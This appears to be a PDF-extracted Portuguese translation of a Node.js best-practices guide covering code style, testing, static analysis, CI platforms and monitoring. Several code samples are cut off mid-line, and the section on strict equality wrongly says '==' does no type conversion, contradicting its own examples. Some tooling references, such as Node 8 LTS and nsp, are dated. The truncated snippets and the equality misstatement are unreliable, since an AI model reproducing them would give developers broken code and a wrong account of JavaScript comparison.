3.6 Convenções de nomenclatura para variáveis, constantes, funções e classes

TL;DR: Utilize *lowerCamelCase* quando nomeando constantes, variáveis e funções, e *UpperCamelCase* (primeira letra maiúscula também) quando nomeando classes. Isso irá lhe ajudar a distinguir facilmente entre variáveis/funções, e classes que necessitam de instanciação. Use nomes descritivos, mas tente mantê-los curtos.

Caso contrário: O JavaScript é a única linguagem no mundo que permite invocar um construtor (“Class”) diretamente sem instanciá-lo primeiro. Consequentemente, Classes e construtores de funções são diferenciados começando com UpperCamelCase

Exemplo de Código

```
// para classes nós usamos UpperCamelCase
class SomeClassExample {}

// para nomes de constantes nós usamos a palavra const e lowerCamelCase
const config = {
  key: 'value'
};

// para nomes de variáveis e funções nós usamos lowerCamelCase
let someVariableExample = 'value';
function doSomething() {}
```

3.7 Prefira const do que let. Esqueça do var

TL;DR: Usar `const` significa que uma vez que a variável foi atribuída, ela não pode ser reatribuída. Preferir `const` irá te ajudar a não cair na tentação de utilizar a mesma variável para diferentes usos, e irá deixar seu código mais limpo. Se uma variável precisa ser reatribuída, em um `for loop`, por exemplo, use `let` para declarar. Outro aspecto importante do `let` é que esta variável só estará disponível no escopo de código em que ela foi definida. `var` tem escopo de função, não de bloco, e [não deveria ser utilizada em ES6](#), agora que você tem `const` e `let` ao seu dispor.

Caso contrário: A depuração se torna muito mais complicada ao seguir uma variável que frequentemente muda

🔗 [Leia Mais: JavaScript ES6+: var, let ou const?](#)

3.8 Requires vem primeiro e não dentro de funções

TL;DR: Faça o require de módulos no início de cada arquivo, antes e fora de qualquer função. Esta simples prática irá te ajudar não apenas a reconhecer as dependências de um determinado arquivo com facilidade e rapidez, como também evitará alguns possíveis problemas.

Caso contrário: Os requires rodam de forma síncrona pelo Node.js. Se eles forem chamados de dentro de uma função, isso pode impedir que outras solicitações sejam tratadas em um momento mais crítico. Além disso, se um módulo necessário ou qualquer uma de suas dependências lançar um erro e travar o servidor, é melhor descobrir isso o mais rápido possível, o que pode não ser o caso se este módulo tiver sido declarado dentro de uma função.

3.9 Faça Require nas pastas, não diretamente nos arquivos

TL;DR: Ao desenvolver um módulo/biblioteca em uma pasta, coloque um arquivo index.js que exponha os componentes internos do módulo para que cada consumidor passe por ele. Isso serve como uma ‘interface’ para seu módulo e facilita futuras mudanças sem causar perdas.

Caso contrário: Alterar a estrutura interna dos arquivos ou a assinatura pode quebrar a interface com clientes.

Exemplo de Código

```
// Do
module.exports.SMSProvider = require('./SMSProvider');
module.exports.SMSNumberResolver = require('./SMSNumberResolver');

// Avoid
module.exports.SMSProvider = require('./SMSProvider/SMSProvider.js');
module.exports.SMSNumberResolver = require('./SMSNumberResolver/SMSNumberReso
```

3.10 Use o operador ===

TL;DR: Dê preferência em usar o operador de comparação estrita === ao invés do operador de comparação abstrata ==, que é mais fraco. == irá comparar duas variáveis depois de convertê-las

para o mesmo tipo. Não há conversão de tipo no `==` e ambas as variáveis devem ser do mesmo tipo para serem iguais.

Caso contrário: Variáveis diferentes podem retornar verdadeiro quando comparadas usando o operador `==`.

Exemplo de Código

```
'' == '0'          // false
0 == ''            // true
0 == '0'          // true

false == 'false'   // false
false == '0'        // true

false == undefined // false
false == null       // false
null == undefined  // true

' \t\r\n ' == 0     // true
```

Todas as declarações acima false se feitas com `==`.

3.11 Use Async Await, evite callbacks

TL;DR: Agora o Node 8 LTS possui suporte completo para Async-await. Esta é uma nova maneira de lidar com códigos assíncronos que substitui callbacks e promises. Async-await é não-bloqueante, e isso faz com que os códigos assíncronos pareçam síncronos. O melhor presente que você pode dar ao seu código é usar async-await, que fornece uma sintaxe de código muito mais compacta e familiar como o try-catch.

Caso contrário: Lidar com erros assíncronos no estilo de callback é provavelmente o caminho mais rápido para o inferno - esse estilo força verificar todos os erros, lidar com desajeitados aninhamentos de código e torna difícil raciocinar sobre o fluxo de código.

🔗 [Leia mais: Guia do async await 1.0](#)

3.12 Use Fat (`=>`) Arrow Functions

TL;DR: Embora seja recomendado usar async-await e evitar parâmetros de função ao lidar com APIs antigas, que aceitam promises ou callbacks - arrow functions tornam a estrutura do código mais compacta e mantém o contexto léxico da função raiz (por exemplo, ‘this’).

Caso contrário: Códigos mais longos (em funções ES5) são mais propensos a erros e são mais difíceis de ler.



[Leia mais: Arrow Functions - é hora de abraçar a causa](#)

4. Práticas de Testes e Qualidade Geral

4.1 No mínimo, escreva testes de API (componente)

TL;DR: A maioria dos projetos simplesmente não possuem testes automatizados devido a falta de tempo ou geralmente o ‘testing project’ fica fora de controle e acaba sendo abandonado. Por esse motivo, priorize e comece com o teste de API, que é o mais fácil de escrever e proporciona mais cobertura do que os testes unitários (você pode inclusive criar testes de API sem código usando ferramentas como [Postman](#)). Depois, se você tiver mais recursos e tempo, continue com testes avançados, como testes unitários, testes de banco de dados, testes de desempenho, etc.

Caso contrário: Voce pode passar longos dias escrevendo testes unitários para perceber que possui apenas 20% de cobertura de sistema.

4.2 Inclua 3 partes em cada nome de teste

TL;DR: Faça o teste falar no nível de requisitos, de modo que seja autoexplicativo para engenheiros de garantia de qualidade e desenvolvedores que não estão familiarizados com o código. Indicar no nome do teste o que está sendo testado (unidade em teste), em que circunstâncias e qual é o resultado esperado.

Caso contrário: Uma implantação falhou, um teste chamado “Adicionar produto” falhou. Isso lhe diz exatamente o que está errado?

Inclua 3 partes em cada nome de teste

Explicação em um Parágrafo

Um relatório de teste deve informar se a revisão atual do aplicativo satisfaz os requisitos para as pessoas que não estão necessariamente familiarizadas com o código: o testador, o engenheiro de DevOps que está implantando e o futuro daqui a dois anos. Isso pode ser melhor alcançado se os testes falarem no nível de requisitos e incluírem 3 partes:

- (1) O que está sendo testado? Por exemplo, o método ProductsService.addNewProduct
- (2) Em que circunstâncias e cenário? Por exemplo, nenhum preço é passado para o método
- (3) Qual é o resultado esperado? Por exemplo, o novo produto não é aprovado

Exemplo de código: um nome de teste que inclui 3 partes

```
//1. unidade em teste
describe('Serviço de Produtos', function() {
  describe('Adicionar novo produto', function() {
    //2. cenário e 3. expectativa
    it('Quando nenhum preço é especificado, o status do produto está aguardando aprovação', ()=> {
      const newProduct = new ProductService().add(...);
      expect(newProduct.status).to.equal('pendingApproval');
    });
  });
});
```

Exemplo de código - Anti-padrão: é necessário ler todo o código de teste para entender a intenção

```
describe('Serviço de Produtos', function() {
  describe('Adicionar novo produto', function() {
    it('Deve devolver o status correto', ()=> {
      //hmm, o que é esta verificação de teste? Quais são o cenário e a exp
```

```

    const newProduct = new ProductService().add(...);
    expect(newProduct.status).to.equal('pendingApproval');
  });
});
});

```

“Fazendo direito exemplo: O relatório de teste se assemelha ao documento de requisitos”

[Do blog “30 Node.js testing best practices” por Yoni Goldberg](#)

The screenshot shows a Microsoft Word document with the title "Ordering goods - Technical requirements". The document contains a list of requirements:

- Written by: some product manager or team lead that summarized a product meeting for the developer
- 1. If the price is above 1000 - don't approve the order automatically
- 2. If the price is below 1000 - you can save it approved
- 3. If the order details are not complete - show error and don't save

Below the document is a terminal window showing Node.js test code and its execution results:

```

16 |   describe('OrderService → Adding new order', () => {
17 |     it('When price is under 1000, expect order to be approved', () => {
18 |       const result = new orderServiceUnderTest().add({price:500});
19 |       expect(result.approved).to.be.false;
20 |     })
  
```

```

> nodepractices@1.0.0 test /Users/yonigoldberg/solutions/nodejs-course
> mocha **/final-result/test.orderService.unit.js --reporter list

1) Order Service → Adding new order -> When price is under 1000, expect order to be approved
✓ Order Service → Adding new order -> When price is higher than 1000, expect not to be approved: 0ms
✓ Order Service → Adding new order -> When incomplete order is provided with no phone number, expect an error: 0ms

2 passing
1 failing
  
```

Three callout boxes point to specific parts of the document and code:

- 1. Requirements doc –** might be written formally, or just communicated via email or Slack
- 2. Test name –** naming your tests in a product language, using scenarios and expectation, will help correlate the code with the requirements
- 3. Test results –** easy to read also for those people who didn't write the code like QA or DevOps (or the future you, two months from now)

4.3 Detecte problemas de código com um linter

TL;DR: Use um code linter para checar a qualidade básica e detectar antipadrões antecipadamente. Rode-o antes de qualquer teste e adicione-o como um pre-commit git-hook para minimizar o tempo necessário para revisar e corrigir qualquer problema. Veja também [Seção 3](#) no Prática de Estilo de Código.

Caso contrário: Você pode deixar passar algum antipadrão e possível código vulnerável para seu ambiente de produção.

4.4 Evite dados fixos e sementes para teste, adicione os dados no teste

TL;DR: Para evitar o acoplamento de testes e facilitar o entendimento do fluxo do teste, cada teste deve adicionar e atuar em seu próprio conjunto de linhas de banco de dados. Sempre que um teste precisar extrair ou assumir a existência de alguns dados do banco de dados - ele deve incluir explicitamente esses dados e evitar a mutação de outros registros

Caso contrário: Considere um cenário em que a implementação é abortada devido a falhas nos testes. Agora, a equipe gastará um tempo precioso de investigação que termina em uma triste conclusão: o sistema funciona bem, mas os testes interferem uns nos outros e quebram a compilação

Evite dados fixos e sementes para teste, adicione os dados no teste

Explicação em um Parágrafo

Seguindo a regra de ouro de testes - manter os casos de teste totalmente simples, cada teste deve adicionar e agir em seu próprio conjunto de linhas de banco de dados para evitar o acoplamento e facilitar o entendimento do fluxo do teste. Na realidade, isso é frequentemente violado por testadores que semeiam o banco de dados com os dados antes de executar os testes (também conhecidos como ‘dispositivo de teste’) para melhorar o desempenho. Embora o desempenho seja de fato uma preocupação válida - ele pode ser mitigado (por exemplo, BD In-memory, consulte “Teste de Componente”), no entanto, a complexidade do teste é muito dolorosa e deve governar outras considerações. Na prática, faça com que cada caso de teste inclua explicitamente os registros de banco de dados necessários e atue apenas nesses registros. Se o desempenho se torna uma preocupação crítica - um compromisso equilibrado pode vir na forma de semear o único conjunto de testes que não estão alterando dados (por exemplo, consultas)

Exemplo de código: cada teste atua em seu próprio conjunto de dados

```
it("Ao atualizar o nome do site, obtenha confirmação de sucesso", async () =>
  //teste está adicionando novos registros e atuando apenas nos registros
  const siteUnderTest = await SiteService.addSite({
    name: "siteForUpdateTest"
```

```
});  
const updateNameResult = await SiteService.changeName(siteUnderTest, "newNa  
expect(updateNameResult).to.be(true);  
});
```

Exemplo de Código - Anti-Padrão: os testes não são independentes e assumem a existência de alguns dados pré-configurados

```
before(() => {  
    //adicionando sites e dados de administradores ao nosso banco de dados. Ond  
    await DB.AddSeedDataFromJson('seed.json');  
});  
it("Ao atualizar o nome do site, obtenha confirmação de sucesso", async () =>  
    //Eu sei que o nome do site "portal" existe - eu vi nos arquivos de semente  
    const siteToUpdate = await SiteService.getSiteByName("Portal");  
    const updateNameResult = await SiteService.changeName(siteToUpdate, "newNam  
    expect(updateNameResult).to.be(true);  
});  
it("Ao consultar pelo nome do site, obtenha o site correto", async () => {  
    //Eu sei que o nome do site "portal" existe - eu vi nos arquivos de semente  
    const siteToCheck = await SiteService.getSiteByName("Portal");  
    expect(siteToCheck.name).to.be.equal("Portal"); //Falha! O teste anterior m  
});
```

4.5 Inspencione constantemente por dependências vulneráveis

TL;DR: Até mesmo as dependências mais confiáveis, como o Express, têm vulnerabilidades conhecidas. Isso pode ser facilmente contornado usando ferramentas comunitárias e comerciais como  [nsp](#) que pode ser invocado a partir do seu CI em cada build.

Caso contrário: Manter seu código livre de vulnerabilidades sem ferramentas dedicadas exigirá o acompanhamento constante de publicações online sobre novas ameaças. Saia do tédio.

4.6 Marque seus testes

TL;DR: Diferentes testes devem rodar em diferentes cenários: testes de rápidos, sem IO, devem ser executados quando um desenvolvedor salva ou faz commit em um arquivo, testes completos de ponta a ponta geralmente são executados quando uma nova solicitação de request é enviada, etc. Isso pode ser conseguido através da marcação de testes com palavras-chave como `#cold #api #sanity`. Assim você pode invocar o subconjunto desejado. Por exemplo, é desta forma que você invocaria apenas o grupo de sanity test usando o [Mocha](#): `mocha —grep ‘sanity’`

Caso contrário: Rodar todos os testes, incluindo aqueles que executam dezenas de consultas de banco de dados, sempre que o desenvolvedor fizer uma pequena alteração pode ser extremamente lento e impedir que desenvolvedores executem testes.

4.7 Verifique a cobertura de seu teste, isso te ajuda a identificar padrões incorretos de teste

TL;DR: Ferramentas de cobertura de código como [Istanbul](#)/[NYC](#), são ótimas por 3 motivos: elas são gratuitas (nenhum esforço é necessário para beneficiar esses relatórios), elas ajuda a identificar diminuição na cobertura de testes, e por último mas não menos importante, ela destacam a incompatibilidade de testes: olhando relatórios coloridos de cobertura de código, você pode notar, por exemplo, áreas de código que nunca são testadas como cláusulas catch (o que significa que os testes só invocam os caminhos felizes e não como o aplicativo se comporta em erros). Configure-o para falhas se a cobertura estiver abaixo de um certo limite.

Caso contrário: Não haverá nenhuma métrica automática informando quando uma grande parte de seu código não é coberta pelo teste.

4.8 Inspecione pacotes desatualizados

TL;DR: Use sua ferramenta preferida (por exemplo, ‘npm outdated’ ou [npm-check-updates](#)) para detectar pacotes instalados que estão desatualizados, injetar essa verificação em seu pipeline de CI e até mesmo fazer uma falha grave em um cenário grave. Por exemplo, um cenário grave pode ser quando um pacote instalado esteja há 5 commits atrás (por exemplo, a versão local é 1.3.1 e a versão no repositório é 1.3.8) ou está marcada como descontinuada pelo autor - mate o build e impeça a implantação desta versão.

Caso contrário: Sua produção executará pacotes que foram explicitamente marcados pelo autor como arriscados.

4.9 Use docker-compose para testes e2e

TL;DR: Teste de ponta a ponta (end to end, ou e2e), que inclui dados ativos, costumava ser o elo mais fraco do processo de CI, já que depende de vários serviços pesados como o banco de dados. O docker-compose deixa isso mamão com açúcar, criando um ambiente de produção usando um arquivo de texto simples e comandos fáceis. Isto permite criar todos os serviços dependentes, banco de dados e rede isolada para teste e2e. Por último mas não menos importante, ele pode manter um ambiente sem estado que é invocado antes de cada suíte de testes e é encerrado logo após.

Caso contrário: Sem o docker-compose, as equipes devem manter um banco de dados de teste para cada ambiente de teste, incluindo as máquinas dos desenvolvedores, e manter todos esses bancos de dados sincronizados para que os resultados dos testes não variem entre os ambientes.

4.10 Refatore regularmente usando ferramentas de análise estática

TL;DR: O uso de ferramentas de análise estática ajuda fornecendo maneiras objetivas de melhorar a qualidade do código e manter seu código sustentável. Você pode adicionar ferramentas de análise estática para seu build de Integração Contínua (CI) falhar quando encontre code smells. Seus principais pontos de vantagem sobre o linting são aabilidade de inspecionar a qualidade no contexto de múltiplos arquivos (por exemplo, detectar duplicidades), realizar análises avançadas (por exemplo, complexidade de código), e acompanhar histórico e progresso de problemas de código. Dois exemplos de ferramentas que podem ser utilizadas são [Sonarqube](#) (mais de 2.600 stars) e [Code Climate](#) (mais de 1.500 stars).

Caso contrário: Com qualidade de código ruim, bugs e desempenho sempre serão um problema que nenhuma nova biblioteca maravilhosa ou recursos de última geração podem corrigir.

Refatorando

Explicação em um Parágrafo

A refatoração é um processo importante no fluxo de desenvolvimento iterativo. Remover “Code Smells” (más práticas de codificação) como código duplicado, métodos longos e lista de parâmetros extensa, irá melhorar o seu código e torná-lo mais sustentável. O uso de ferramentas

de análise estática ajudará você a encontrar essas más práticas de código e criará um processo em torno da refatoração. Adicionar essas ferramentas à sua configuração de CI (Integração Contínua) ajudará a automatizar o processo de verificação de qualidade. Se o seu CI se integrar a uma ferramenta como o Sonar ou o Code Climate, a compilação falhará se detectar más práticas de código e informará o autor sobre como resolver o problema. Essas ferramentas de análise estática complementarão as ferramentas de lint, como o ESLint. A maioria das ferramentas de lint se concentrará em estilos de código como recuo e ponto-e-vírgulas ausentes (embora alguns encontrem más práticas de código como funções longas) em um único arquivo, enquanto ferramentas de análise estática se concentrarão em encontrar más práticas de código (código duplicado, análise de complexidade etc.) que estão em um único arquivo ou vários arquivos.

Martin Fowler - Cientista Chefe na ThoughtWorks

Do livro, “Refactoring - Improving the Design of Existing Code”

A refatoração é uma técnica controlada para melhorar o design de uma base de código existente.

Evan Burchard - Consultor de Desenvolvimento Web e Autor

Do livro, “Refactoring JavaScript: Turning Bad Code into Good Code”

Não importa qual framework ou linguagem que “Compila-para-JS” ou biblioteca que você usa, bugs e preocupações de desempenho serão sempre um problema se a qualidade subjacente do seu JavaScript for ruim.

Exemplo: Análise de métodos complexos com CodeClimate (comercial)

D src/manipulation.js Updated 7 days ago.

191 Complexity
8.3 Complexity / M 0% Duplication 579 Lines
12 Churn 469 Lines of Code 23 Methods
20 LOC / Method

All Issues 3

Complexity 3

Complex method buildFragment (complexity = 32)

```
191     buildFragment: function( elems, context, scripts, selection ) {
192         var elem, tmp, tag, wrap, contains, j,
193             i = 0,
194             l = elems.length,
195             fragment = context.createDocumentFragment(),
```

[View more](#)

Complex method domManip (complexity = 30)

```
464     domManip: function( args, callback ) {
465         // Flatten any nested arrays
466         args = concat.apply( [], args );
467
```

[View more](#)

High total complexity (complexity = 191)

Exemplo: tendências de análise de código e histórico com CodeClimate (comercial)

Summary of April 20th - 26th
79 files changed, 347 insertions, 196 deletions


→ assets/js/view.js has **improved**. 24 days ago

→ assets/js/overlays.js has **improved**. 24 days ago

→ assets/js/overlays.js has gotten **worse**. 24 days ago

→ assets/js/view.js has gotten **worse**. 24 days ago

Exemplo: Resumo de análise de código e tendências com o SonarQube (comercial)



4.11 Escolha cuidadosamente sua plataforma de Integração Contínua - CI (Jenkins vs CircleCI vs Travis vs Resto do mundo)

TL;DR: Sua plataforma de integração contínua (CICD) irá hospedar todas as ferramentas de qualidade (por exemplo, teste, lint), então ela deve vir com um ecossistema de plugins arrebatador. O [Jenkins](#) costumava ser o padrão de muitos projetos, pois tem a maior comunidade, juntamente com uma poderosa plataforma, ao preço de configuração complexa que exige uma curva de aprendizado íngreme. Atualmente, ficou bem mais fácil para configurar uma solução de CI usando ferramentas SaaS como [CircleCI](#) e outras. Essas ferramentas permitem a criação de um pipeline de CI flexível sem o peso de gerenciar toda a infraestrutura. Eventualmente, é um perde e ganha entre robustez e velocidade - escolha seu lado com cuidado!

Caso contrário: Escolher algum fornecedor de nicho pode fazer com que você fique engessado quando precisar de alguma personalização avançada. Por outro lado, escolher o Jenkins pode ser uma perda de tempo precioso na configuração da infraestrutura.

Escolha cuidadosamente sua plataforma de Integração Contínua

Explicação em um Parágrafo

O mundo da CI costumava ser a flexibilidade de [Jenkins](#) versus a simplicidade dos fornecedores de SaaS. O jogo está mudando agora, já que os provedores de SaaS como [CircleCI](#) e [Travis](#) oferecem soluções robustas, incluindo contêineres Docker com tempo mínimo de configuração, enquanto Jenkins tenta competir no segmento de ‘simplicidade’ também. Embora seja possível configurar uma solução de CI avançada na nuvem, caso seja necessário controlar os detalhes mais precisos, a Jenkins ainda é a plataforma preferida. A escolha acaba por reduzir até que ponto o processo de CI deve ser personalizado: os fornecedores de nuvem gratuitos e sem configuração permitem executar comandos de shell personalizados, imagens docker personalizadas, ajustar o fluxo de trabalho, executar compilações de matriz e outros recursos avançados. No entanto, se for desejado controlar a infraestrutura ou programar a lógica de CI usando uma linguagem de programação formal, como Java, talvez ainda seja possível escolher Jenkins. Caso contrário, considere optar pela opção de nuvem simples e sem configuração.

Exemplo de código - uma configuração típica de IC na nuvem. Único arquivo .yml e é isso

```
version: 2
jobs:
  build:
    build:
      docker:
        - image: circleci/node:4.8.2
        - image: mongo:3.4.4
      steps:
        - checkout
        - run:
            name: Install npm wee
            command: npm install
    test:
      docker:
        - image: circleci/node:4.8.2
        - image: mongo:3.4.4
      steps:
        - checkout
        - run:
            name: Test
            command: npm test
        - run:
            name: Generate code coverage
            command: './node_modules/.bin/nyc report --reporter=text-lcov'
        - store_artifacts:
```

path: coverage
prefix: coverage

Circle CI - CI com quase zero configuração em nuvem

The screenshot shows the CircleCI web interface for the react-native repository. On the left is a sidebar with navigation links: Builds, Insights, Projects, Team, Account Settings, Docs, and What's New. The main area displays a table of build logs for the 'facebook/react-native' branch. The table columns include: status (e.g., SUCCESS, CANCELED, FIXED), build ID, commit message, timestamp, duration, and SHA. The builds listed are:

Status	Build ID	Commit Message	Timestamp	Duration	SHA
SUCCESS	#18001	Replace Navigator references to with existing components	2 hr ago	29:45	892d412
SUCCESS	#18000	More attempts to fix Travis CI runs	3 hr ago	29:50	677c3de
SUCCESS	#17999	Fix Debugging doc	3 hr ago	28:23	b0db74a
SUCCESS	#17998	Android: Make lineHeight accept decimal values	3 hr ago	25:58	3c15df9
SUCCESS	#17997	More attempts to fix Travis CI runs	5 hr ago	27:28	3c279a5
SUCCESS	#17996	More attempts to fix Travis CI runs	6 hr ago	27:32	da3db2f
CANCELED	#17995	More attempts to fix Travis CI runs	6 hr ago	09:43	8bdaf75
SUCCESS	#17994	More attempts to fix Travis CI runs	7 hr ago	25:48	e7d3218
FIXED	#17993	Merge branch 'master' into fix_library_creation_path	7 hr ago	27:17	bc31cb9
SUCCESS	#17992		8 hr ago	27:53	

Jenkins - CI sofisticado e robusto

The screenshot shows the Jenkins dashboard. On the left is a sidebar with links: People, Build History, Project Relationship, Check File Fingerprint, Disk usage, and We Need Beer. The main area has a search bar and a 'log in' button. Below is a table of Jenkins core projects:

S	W	Name ↓	Last Success	Last Failure	Last Duration	LC
🔴	🟡	jenkins_its_branch	4 days 4 hr - #127	3 days 16 hr - #128	53 min	💻
🔵	🟡	jenkins_main_maven-3.1.0	4 mo 2 days - #7	4 mo 2 days - #6	1 hr 11 min	💻
🔵	☀️	jenkins_main_trunk	1 day 7 hr - #3073	11 days - #3035	1 hr 7 min	💻
🔵	☀️	jenkins_pom	3 days 13 hr - #212	N/A	45 sec	💻
🟡	☀️	jenkins_rc_branch	3 days 16 hr - #381	24 days - #373	2 hr 35 min	💻
🔴	🟡	jenkins_ui-changes_branch	1 yr 5 mo - #32	1 yr 1 mo - #33	4 min 55 sec	💻
🔵	🧠	remoting	5 mo 12 days - #4	5 mo 12 days - #3	6 min 19 sec	💻

Below the table, there is a legend for icons: S (Stable), M (Medium), L (Long), and a link to 'Icon: S M L'. At the bottom right are links for RSS feeds: RSS for all, RSS for failures, and RSS for just latest builds.

5. Boas Práticas de Produção

5.1. Monitoramento!

TL;DR: O monitoramento é um jogo de descobrir problemas antes que os clientes os encontrem - obviamente deve ser atribuída muita importância para isto. O mercado está sobrecarregado de ofertas, portanto, considere começar com a definição das métricas básicas que você deve seguir (sugestões minhas dentro), depois passe por recursos extras e escolha a solução que marca todas as caixas. Acesse o ‘Gist’ abaixo para uma visão geral das soluções.

Caso contrário: Falha === clientes desapontados. Simples


Monitoramento!

Explicação em um Parágrafo


No nível básico, monitoramento significa que você pode *facilmente* identificar quando coisas ruins acontecem na produção. Por exemplo, ao ser notificado por email ou Slack. O desafio é escolher o conjunto certo de ferramentas que satisfarão suas necessidades sem quebrar seu banco. Posso sugerir, comece definindo o conjunto principal de métricas que devem ser observadas para garantir um estado íntegro - CPU, RAM do servidor, RAM do processo do Node (menos de 1,4 GB), o número de erros no último minuto, o número de reinícios do processo, tempo médio de resposta. Em seguida, analise alguns recursos avançados que você pode gostar e adicione-os à sua lista de desejos. Alguns exemplos de um recurso de monitoramento de luxo: criação de perfil de banco de dados, medição de serviço cruzado (isto é, medição de transação comercial), integração front-end, expor dados brutos a clientes de BI personalizados, notificações do Slack 